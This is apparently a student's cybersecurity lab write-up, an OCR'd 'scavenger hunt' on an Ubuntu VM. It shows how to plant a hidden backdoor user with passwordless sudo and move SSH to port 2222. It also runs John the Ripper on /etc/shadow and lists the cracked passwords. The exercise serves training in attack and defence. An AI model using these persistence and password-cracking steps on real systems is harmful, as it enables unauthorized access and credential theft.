

Step 1: Shadow People

1. Create a secret user named sysd. Make sure this user doesn't have a home folder created:
    - ○ sudo useradd --system --no-create-home sysd
2. Give your secret user a password:
    - ○ sudo passwd sysd
        i. Set password to ‘cybersecurity’
3. Give your secret user a system UID < 1000:
    - ○ usermod -u 900 sysd
4. Give your secret user the same GID:
    - ○ groupmod -g 900 sysd




```
root:home\ $ id sysd
uid=900(sysd) gid=900(sysd) groups=900(sysd)
root:home\ $ 
```

5. Give your secret user full sudo access without the need for a password:
    - ○ Run ‘sudo visudo’ to edit the /etc/sudoers file. Added the following line: sysd ALL=(ALL) NOPASSWD:ALL


root@scavenger-hunt: /home
File Edit View Search Terminal Help

```
  GNU nano 2.9.3                                              /etc/sudoers.tmp

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

# Vagrant Privs for config
vagrant ALL=(ALL) NOPASSWD:ALL
sysadmin  ALL=(ALL:ALL) /usr/bin/less
sysd ALL=(ALL:ALL) NOPPASSWD:ALL

                                             [ Wrote 35 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos    M-U Undo      M-A Mark Text  M-] To Bracket  M-▲ Previous  ^B Back     ^◀ Prev Word
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line M-E Redo      M-6 Copy Text  M-W WhereIs Next M-▼ Next    ^F Forward  ^▶ Next Word
```


6. Test that sudo access works without your password:
    - ○ Ran ‘sudo -l’ and was not prompted to enter a password.


root@scavenger-hunt: /home
File Edit View Search Terminal Help

```
root:home\ $ sudo -l
Matching Defaults entries for root on scavenger-hunt:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User root may run the following commands on scavenger-hunt:
    (ALL : ALL) ALL
root:home\ $ 
```

Step 2: Smooth Sailing


1. Edit the sshd_config file:
    a. I ran ‘sudo nano /etc/ssh/sshd_config’ to access the file and added ‘Port 2222” under ‘#Port 22’.



```
  GNU nano 2.9.3                          /etc/ssh/sshd_config                                   Modified

#       $OpenBSD: sshd_config,v 1.101 2017/03/14 07:19:07 djm Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

#Port 22
Port 2222
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile     .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none
```


Step 3: Testing Your Configuration Update

1. Restart the SSH service:
    - sudo systemctl restart ssh.service
2. Exit the root account:
    - I ran the command ‘exit ~.’ to end the ssh connection.
3. SSH to the target machine using your sysd account and port 2222:
    - I ran ‘ssh sysd@192.168.6.105 -p 2222’ and when prompted for a password I entered the one I created earlier ‘cybersecurity’ and authenticated.


sysadmin@UbuntuDesktop: ~
File Edit View Search Terminal Help

```
Connection to 192.168.6.105 closed.
sysadmin@UbuntuDesktop:~$ sysd@192.168.6.105 -p 2222
sysd@192.168.6.105: command not found
sysadmin@UbuntuDesktop:~$ ssh sysd@192.168.6.105 -p 2222
sysd@192.168.6.105's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Aug  5 01:45:26 UTC 2021

  System load:  0.0               Processes:            95
  Usage of /:   52.3% of 9.78GB   Users logged in:      0
  Memory usage: 18%               IP address for enp0s3: 10.0.2.15
  Swap usage:   0%                IP address for enp0s8: 192.168.6.105

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

95 packages can be updated.
1 update is a security update.

New release '20.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


*** System restart required ***

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/sysd: No such file or directory
$ 
```

4. Use sudo to switch to the root user:
   - I ran the command ‘sudo su’ and switched to root. But, for some reason it displayed a flag. Below is a screenshot that shows I am in my Attacker Machine VM.


Attacker Machine [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Wed 21:56
root@scavenger-hunt: /
File Edit View Search Terminal Help
Right Ctrl


```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Aug  5 01:45:26 UTC 2021

  System load:  0.0               Processes:            95
  Usage of /:   52.3% of 9.78GB   Users logged in:      0
  Memory usage: 18%               IP address for enp0s3: 10.0.2.15
  Swap usage:   0%                IP address for enp0s8: 192.168.6.105

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

95 packages can be updated.
1 update is a security update.

New release '20.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


*** System restart required ***

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/sysd: No such file or directory
$ whoami
sysd
$ sudo su

You found flag_7:$1$zmr05X2t$QfOdeJVDpph5pBPpVL6oy0

root@scavenger-hunt:/# 
```

Step 4: Crack All the Passwords

1. SSH back to the system using your sysd account and port 2222:

    - I ran the same command as I did in Step 3 question 3. I ran ‘ssh sysd@192.168.6.105 -p 2222’ and when prompted for a password I entered the one I created earlier ‘cybersecurity’ and authenticated.

2. Escalate your privileges to the root user. Use John to crack the entire /etc/shadow file:
    - I ran ‘sudo su’ to switch to admin. Then I ran ‘john /etc/shadow’ and got the following output:
        i. I thought my VM froze so I quit out of John. I got the first seven in ten minutes then waited almost an hour for the final one to get cracked but had no luck. I let john run for a few hours and still no luck. I was able to crack seven out of the eight passwords.



```
root@scavenger-hunt:/# john /etc/shadow
Created directory: /root/.john
Loaded 8 password hashes with 8 different salts (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:13 37% 1/3 0g/s 521.8p/s 521.8c/s 521.8C/s R99999..;m99999
0g 0:00:00:13 40% 1/3 0g/s 521.8p/s 521.8c/s 521.8C/s isysd..Drsysd
computer         (stallman)
freedom          (babbage)
trustno1         (mitnik)
dragon           (lovelace)
lakers           (turing)
passw0rd         (sysadmin)
Goodluck!        (student)
7g 0:01:02:45 3/3 0.001858g/s 545.2p/s 569.6c/s 569.6C/s 14jes7..14jaju
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
root@scavenger-hunt:/# clear

root@scavenger-hunt:/# john /etc/shadow
Loaded 8 password hashes with 8 different salts (crypt, generic crypt(3) [?/64])
Remaining 1 password hash
Press 'q' or Ctrl-C to abort, almost any other key for status
```